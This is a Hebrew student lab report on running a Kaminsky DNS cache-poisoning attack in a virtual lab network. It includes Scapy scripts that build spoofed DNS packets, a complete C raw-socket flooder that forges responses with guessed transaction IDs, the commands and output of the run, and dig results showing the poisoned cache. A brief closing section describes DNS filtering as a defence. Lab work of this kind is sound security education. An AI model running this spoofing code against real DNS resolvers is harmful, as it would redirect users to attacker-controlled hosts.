Ethernet II, Src: PcsCompu_36:00:22 (08:00:27:36:00:22), Dst:
Internet Protocol Version 4, Src: 199.43.135.53, Dst: 10.0.2.6
User Datagram Protocol, Src Port: 53, Dst Port: 33333
Domain Name System (response)
  Transaction ID: 0xaaaa
  Flags: 0x8500 Standard query response, No error
  Questions: 1
  Answer RRs: 1
  Authority RRs: 1
  Additional RRs: 0
  Queries
    www.example.com: type A, class IN
      Name: www.example.com
      [Name Length: 15]
      [Label Count: 3]
      Type: A (Host Address) (1)
      Class: IN (0x0001)
  Answers
    www.example.com: type A, class IN, addr 10.0.2.100
      Name: www.example.com
      Type: A (Host Address) (1)
      Class: IN (0x0001)
      Time to live: 259200
      Data length: 4
      Address: 10.0.2.100
  Authoritative nameservers
    a.iana-servers.net: type NS, class IN, ns 10.0.2.100
      Name: a.iana-servers.net
      Type: NS (authoritative Name Server) (2)
      Class: IN (0x0001)
      Time to live: 259200
      Data length: 12
      Name Server: 10.0.2.100
```

No.: 3 · Time: 2023-04-22 07:28:25.259686939 · Source: 19...ponse 0xaaaa A www.example.com A 10.0.2.100 NS 10.0.2.100

ניתן לראות שהצלחנו ואכן קיבלנו תשובה מהשרת המרוחק עם הנתונים המזויפים אותם הזנו וסימנו בתמונה באדום.

- סיכום המשימה

הצלחנו לבצע את המשימה.

שלחנו פקט מהתוקף בשם השרת המרוחק אל השרת המקומי עם הנתונים המזויפים עבור כתובת האתר המבוקש ועבור ns האחראי על אותה הכתובת.


הוכחנו שהפקט נשלח עם הנתונים המזויפים ע"י כך שהסנפנו אותה על גבי הרשת בעזרת wireshark.

לא נתקלנו בבעיות במהלך ביצוע המשימה.

Task 6: Launch the Kaminsky Attack

• מבוא:

○ תיאור



נבצע מתקפה שמרעילה את זיכרון cache של DNS המקומי

○ מטרה

לספק מענה מהיר לשאילתת DNS QUERY אשר נשלח מהDNS המקומי לפני שהDNS החיצוני מספיק לענות לו.

○ תוצאה מצופה

זיכרון cache של DNS המקומי יורעל ובכל בקשת DNS QUERY עבור הדומיין שנבחר, נקבל את המידע המזויף שהשתלנו לו בזיכרון.

- ביצוע המשימה:

עדכנו את קטעי הקוד הקודמים כך שנוכל לשמור אותם בקובץ ולהריץ בצורה היברידית עם קוד בשפת C כדי שנוכל לשלוח פקטות באופן מהיר.

```
#!/usr/bin/python3

from scapy.all import *

f = open('ip_req.bin', 'wb')
Qdsec = DNSQR(qname='xxxxx.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0,
          arcount=0, qd=Qdsec)
ip = IP(dst='10.0.2.6', src='10.0.2.4')
udp = UDP(dport=53, sport=33333, chksum=0)
request = ip/udp/dns

f.write(bytes(request))
f.close()
```

קטע הקוד מעלה, אחראי על ייצוא בקשת ה-DNS לקובץ.

לאחר מכן נרצה גם לעדכן את הקוד לתשובת ה-DNS

```
#!/usr/bin/python3


from scapy.all import *

f = open('ip_resp.bin', 'wb')
name = 'twysw.example.com'
domain = 'example.com'
ns = 'ns.pinhamiga.com'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='10.0.2.100', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
          qdcount=1, ancount=1, nscount=1, arcount=0,
          qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.0.2.6', src='199.43.135.53')
udp = UDP(dport=33333, sport=53, chksum=1)
reply = ip/udp/dns

f.write(bytes(reply))
f.close()
```

בקטע הקוד מעלה, אחראי על ייצוא תשובת ה-DNS לקובץ.

לאחר הרצת קטעי הקוד, נרצה לוודא שהקבצים נוצרו בהצלחה:



ניתן לראות שנוצרו 2 קבצים חדשים : ip_req.bin, ip_resp.bin בהצלחה.
לאחר מכן נרצה ליצור קובץ בשפת C שיריץ את קבצי הפייתון שהכנו מראש:

```

#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 1000000

/* IP Header */
struct ipheader {
    unsigned char    iph_ihl:4, //IP header length
                    iph_ver:4; //IP version
    unsigned char    iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag:3, //Fragmentation flags
                    iph_offset:13; //Flags offset
    unsigned char    iph_ttl; //Time to Live
    unsigned char    iph_protocol; //Protocol type
    unsigned short int iph_checksum; //IP datagram checksum
    struct in_addr    iph_sourceip; //Source IP address
    struct in_addr    iph_destip; //Destination IP address
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(char * buffer, int pkt_size);
void send_dns_response(char * buffer, int pkt_size);

int main()
{
    long i = 0;

    srand(time(NULL));

```

```

// Load the DNS request packet from file
FILE * f_req = fopen("ip_req.bin", "rb");
if (!f_req) {
    perror("Can't open 'ip_req.bin'");
    exit(1);
}
unsigned char ip_req[MAX_FILE_SIZE];
int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

// Load the first DNS response packet from file
FILE * f_resp = fopen("ip_resp.bin", "rb");
if (!f_resp) {
    perror("Can't open 'ip_resp.bin'");
    exit(1);
}
unsigned char ip_resp[MAX_FILE_SIZE];
int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

char a[26]="abcdefghijklmnopqrstuvwxyz";
while (1) {
    unsigned short transaction_id = 0;

    // Generate a random name with length 5
    char name[5];
    for (int k=0; k<5; k++) name[k] = a[rand() % 26];

    //#####
    /* Step 1. Send a DNS request to the targeted local DNS server
       This will trigger it to send out DNS queries */

```

```

memcpy(ip_resp+41, name , 5);
send_dns_request(ip_req, n_req);
printf("attempt #%ld. request is [%s.example.com], transaction ID is: [%s]\n",
      ++i, name, transaction_id);

// Step 2. Send spoofed responses to the targeted local DNS server.

memcpy(ip_resp+41, name , 5);
memcpy(ip_resp+64, name , 5);
for (int j=0; j<14000; j++) {
    transaction_id = (rand()%65536)+1;
    unsigned short id;
    id = htons(j);
    memcpy(ip_resp+28, &id, 2);
    send_dns_response(ip_resp, n_resp);
}

//#####
}
}

/* Use for sending DNS request.
 * Add arguments to the function definition if needed.
 */
void send_dns_request(char * buffer, int pkt_size)
{
    // Students need to implement this function
    send_raw_packet(buffer, pkt_size);
}

```

```

/* Use for sending forged DNS response.
 * Add arguments to the function definition if needed.
 * */
void send_dns_response(char * buffer, int pkt_size)
{
    // Students need to implement this function
    send_raw_packet(buffer, pkt_size);
}

/* Send the raw packet out
 *   buffer: to contain the entire IP packet, with everything filled out.
 *   pkt_size: the size of the buffer.
 * */
void send_raw_packet(char * buffer, int pkt_size)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
               &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    struct ipheader *ip = (struct ipheader *) buffer;
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, buffer, pkt_size, 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

```

עד כאן, קובץ הקוד ב־C המלא.

כעת נבצע הרצה לכל קטעי הקוד אחד אחרי השני.

```
[Sat Apr 22 09:58:08] Attacker:~$ sudo ./task4.py
[Sat Apr 22 09:58:25] Attacker:~$ sudo ./task5.py
[Sat Apr 22 09:58:28] Attacker:~$ gcc -o attack attack.c
[Sat Apr 22 09:58:33] Attacker:~$ sudo ./attack
```

נבצע את ההתקפה הראשית עם הקובץ C כאשר נשתמש בפרמטר -s לתת כינוי לקובץ הרצה.

כעת נראה על מסך הטרמינל את הבקשות שנשלחות אל שרת ה-DNS המקומי

```
attempt #37. request is [hpotkabcdefghijklmnopqrstuvw
yzE.example.com], transaction ID is: [0]
attempt #38. request is [dqiwqabcdefghijklmnopqrstuvw
yzE.example.com], transaction ID is: [0]
attempt #39. request is [egnavabcdefghijklmnopqrstuvw
yzE.example.com], transaction ID is: [0]
attempt #40. request is [uttgvabcdefghijklmnopqrstuvw
yzE.example.com], transaction ID is: [0]
attempt #41. request is [wkojrabcdefghijklmnopqrstuvw
yzE.example.com], transaction ID is: [0]
attempt #42. request is [vzohzabcdefghijklmnopqrstuvw
yzE.example.com], transaction ID is: [0]
attempt #43. request is [kpbwcabcdefghijklmnopqrstuvw
yzE.example.com], transaction ID is: [0]
attempt #44. request is [dvcnkabcdefghijklmnopqrstuvw
yzE.example.com], transaction ID is: [0]
attempt #45. request is [soyxxgabcdefghijklmnopqrstuvw
yzE.example.com], transaction ID is: [0]
attempt #46. request is [kkngeabcdefghijklmnopqrstuvw
yzE.example.com], transaction ID is: [0]
attempt #47. request is [iqijaabcdefghijklmnopqrstuvw
yzE.example.com], transaction ID is: [0]
```

ניתן לראות שהיינו צריכים לבצע מספר רב של ניסיונות הרעלה של הזיכרון.

לאחר מכן, לטובת הבדיקה להצלחת ההתקפה ניצור קובץ `.bash`.

```
[Sun Apr 23 05:43:43] Server:~$ sudo nano check_file
```

הקובץ מכיל את 2 הפקודות הבאות:

```
#!/bin/bash  
  
sudo rndc dumpdb -cache  
cat /var/cache/bind/dump.db | grep pinhamiga
```

הפקודה הראשונה יוצרת קובץ עם הזיכרון `cache`

הפקודה השנייה תחתוך מהטקסט בקובץ את השורה הרלוונטית המכילה את `pinhamiga`.

נריץ את הסקריפט:

```
[Sun Apr 23 07:08:11] Server:~$ bash check_file
```

נראה האם הצלחנו במשימה:

```
[Sun Apr 23 09:29:52] Server:~$ bash check_file  
ns.pinhamiga.com.      10210    \-AAAA  ;-$NXRRSET  
; pinhamiga.com. SOA ns.pinhamiga.com. admin.pinhamiga.com. 2008111001 28800 7200 241  
200 86400
```

ניתן לראות כי באמת הצלחנו לשתול מידע מזויף בזיכרון `cache` של שרת `DNS` המקומי.

- סיכום המשימה

הצלחנו לבצע את המשימה.

במשימה זו יצרנו 3 קטעי קוד עבור מטרות שונות, כאשר שילבנו בצורה היברידית 2 שפות תכנות.

SCAPY לשם הנוחות ושפת C עבור מהירות הביצוע.

בעזרת הקוד שלחנו פקטות מרובות אשר גורמות לDNS המקומי לשלוח שאילתת DNS QUERY ועל ידי כך הקוד שכתבנו יוכל גם לנסות לענות לשאילתות האלו ולהרעיל את זיכרון cache של DNS המקומי.

הוכחנו שהצלחנו ע"י כך שהופיע בזיכרון cache של השרת המקומי שורה המכילה מידע על הדומיין המזויף שהגדרנו pinhamiga.

גילינו כיצד לשלב בין 2 שפות תכנות, והיתרונות והחסרונות של כל שפה.

בנוסף, גילינו שלא פשוט להרעיל זיכרון DNS, שלא על הרשת המקומית שלנו.

התוצאות התאימו למצופה מאחר וראינו שקיים מידע על הדומיין המזויף בזיכרון של השרת המקומי.

נתקלנו בבעיות בזמן ביצוע המשימה כשלא ידענו איך לכתוב בשפת C ולהפוך את הקוד בפיייתון לקבצים בינאריים ולשלב אותם בקוד C.

נעזרנו בגוגל כדי לפתור את הבעיה אך בזמן החיפוש הבנו גם שלא בהכרח

נצליח בהתקפה ולא ניתן לדעת כמה ניסיונות נצטרך לבצע כדי שזה יצליח.

Task 7: Result Verification

• מבוא:

- תיאור
בדיקת הצלחת ההרעלה של הזיכרון של שרת הDNS המקומי
- מטרה
לבדוק שהזיכרון cache של שרת הDNS המקומי הורעל
- תוצאה מצופה
בעת ביצוע `dig www.example.com` שאמור להביא לנו את הכתובת הרשמית של האתר והפרטים הנוספים שלו, נקבל במקום את הפרטים המזויפים אותם השתלנו.

- ביצוע המשימה:

תחילה נבצע במחשב הלקוח את הפקודה הבאה:

```
[Sun Apr 23 09:59:02] Client:~$ dig www.example.com
```

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
```

```
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21875
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
```

```
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A
```

```
; ANSWER SECTION:
www.example.com.          259200 IN      A      1.2.3.5
```

```
; AUTHORITY SECTION:
example.com.             259200 IN      NS      ns.pinhamiga.com.
```

```
; ADDITIONAL SECTION:
ns.pinhamiga.com.          259200 IN      A      10.0.2.100
```

```
; Query time: 175 msec
; SERVER: 10.0.2.6#53(10.0.2.6)
; WHEN: Sun Apr 23 09:59:20 EDT 2023
; MSG SIZE rcvd: 196
```

ניתן לראות כי קיבלנו את שרת הNS של pinhamiga.com עם IP של התוקף, הפנינו לIP זדוני בעת כניסה לאתר www.example.com והשרת שהעביר לנו את התשובה זה שרת הDNS המקומי.

כלומר, הרעלנו את הזיכרון שלו והוא זוכר את הפרטים המזויפים.

ביצענו dig שעובר דרך NS של pinhamiga:

```
[Sun Apr 23 09:45:27] Client:~$ dig @ns.pinhamiga.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.pinhamiga.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21875
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.pinhamiga.com.

;; ADDITIONAL SECTION:
ns.pinhamiga.com.              259200  IN      A      10.0.2.100

;; Query time: 0 msec
;; SERVER: 10.0.2.100#53(10.0.2.100)
;; WHEN: Sun Apr 23 09:59:02 EDT 2023
;; MSG SIZE rcvd: 103
```

ניתן לראות שהתשובות שהתקבלו ב2 פקודות dig הן זהות מה שמוכיח על הצלחתנו בהרעלת זיכרון cachet של שרת הDNS המקומי.

סיכום המשימה

הצלחנו לבצע את המשימה.

המידע נשמר בזיכרון ה-CACHE.

הוכחנו זאת בכך שקיבלנו את אותן התשובות המזויפות בעת פקודת DIG
לאתר www.example.com

לא גילינו משהו חדש ולא נתקלנו בבעיות.

התוצאות התאימו למצופה מאחר שבביצוע פקודת DIG לאתר
www.example.com קיבלנו IP של האתר הזדוני אותו השתלנו.

סיכום כללי למעבדה

בתחילת המעבדה נדרשנו להגדיר את מחשב 10.0.2.6 בתור local dns, וחיברנו את client ל-10.0.2.6 כך שכל שאילות DNS יעברו דרכו. היינו צריכים להראות בעזרת הפקודה DIG שאכן כל השאילות DNS נשלחות ל-10.0.2.6 local dns שהגדרנו שהוא.

לאחר מכן, יצרנו ZONE להעברת כל שאילות הקשורות לדומיין pinhamiga.com אל כתובת ה-IP של התוקף.

שנית, ביצענו שינויים להגדרות השרת BIND9 כמו זריקת cache לקובץ שנבחר, כיבוי dnssec, הגדרת פורט מקור קבוע ולבסוף ריסטנו את השרת כדי להחיל את כל השינויים. בדקנו שכל ההגדרות נשמרו באופן תקין.

בהמשך נדרשנו להוריד 2 קבצים המכילים הגדרות נוספות עבור zones בהם נשתמש במעבדה זו.

שינינו את ההגדרות כך שיתאימו לתצורת השרת שלנו והדומיין שעליו אנו נבצע את ההתקפה.

הוספנו את הקבצים אל תיקיית bind ולבסוף ריסטנו את השרת כדי להחיל את השינויים.

בדקנו שאנחנו מקבלים עבור שרת ה-DNS של pinhamiga את ה-IP של התוקף ועבור האתר www.example.com קיבלנו את ה-IP של התוקף כאשר העברנו את הבקשה דרך השרת שלו.

יצרנו פקט שישלח DNS QUERY עבור כתובת דומיין רנדומלית שבחרנו אל השרת ה-DNS המקומי והראינו שהשרת ה-DNS המקומי מעביר את הבקשה אל שרת ה-DNS מרוחק.

ראינו שהצלחנו לבצע את ההרעלה בכך שבפעם השנייה לא נשלחה בקשה לשרת מרוחק אלא נשלפה מהזיכרון.

לבסוף, ביצענו את הבדיקה עבור כתובת נוספת בדומיין וראינו שגרמנו לבקשת DNS לשרת ה-DNS חיצוני בהצלחה.

רצינו גם לשלוח פקט מהתוקף בשם השרת המרוחק אל השרת המקומי עם הנתונים המזויפים עבור כתובת האתר המבוקש ועבור ns האחראי על אותה הכתובת.

במשימה האחרונה היינו צריכים לבצע את המתקפה המלאה שנקראת Kaminsky attack. במשימה זו יצרנו 3 קטעי קוד כאשר 2 מהם מהמשימות הקודמות וקטעי הקוד כתובים בשפות שונות.

SCAPY לשם הנוחות ושפת C עבור מהירות הביצוע.

בעזרת הקוד שלחנו פקטות מרובות אשר גורמות ל-DNS המקומי לשלוח שאילתת DNS QUERY ועל ידי כך הקוד שכתבנו יוכל גם לנסות לענות לשאילתות האלו ולהרעיל את זיכרון cache של DNS המקומי.

לסיכום,

ביצענו בהצלחה את כל שלבי המעבדה. הצלחנו לבצע את מתקפת קמינסקי ולראות כיצד מרעילים DNS מרוחק שלא נמצא איתנו ברשת.

משהו חדשני – Heimdal:

Heimdal Security מציעה פתרון סינון פקטות DNS המגן מפני התקפות DNS POISONING על ידי חסימת גישה לשרתי DNS זדוניים וסינון תעבורת DNS זדונית.

ניתן ליישם פתרונות אלה באמצעות אלגוריתמים, למידת מכונה, זיהוי תבניות, הגדרת חומרה או בצורה תוכניתית או בשכבת הרשת.

הפתרון של Heimdal פועל על ידי הפניית תעבורת DNS מרשת הארגון לשרתי ה-DNS המאובטחים של Heimdal Security, אשר הוגדרו מראש עם רשימה של שרתי DNS המוכרים כבטוחים.

כאשר נשלחת בקשת DNS מרשת הארגון, הבקשה נבדקת תחילה מול רשימת שרתי ה-DNS של Heimdal. אם שרת ה-DNS המבוקש אינו ברשימה, הבקשה נחסמת והמשתמש מופנה לדף אזהרה, דבר אשר מונע מהמשתמש להתחבר באופן לא מודע לשרת DNS זדוני שיכול לשמש לצורך הפניה לאתר פשינג או לתוכן זדוני אחר.

בנוסף לחסימת תעבורת DNS זדונית, פתרון סינון ה-DNS של Heimdal Security מספק גם מודיעין וניטור איומים בזמן אמת, כמו גם דיווח וניתוח מתקדמים כדי לעזור לארגונים לעדכן את עמדות האבטחה שלהם ולזהות במהירות התקפות ומתן יכולת תגובה לכל האיומים הפוטנציאליים.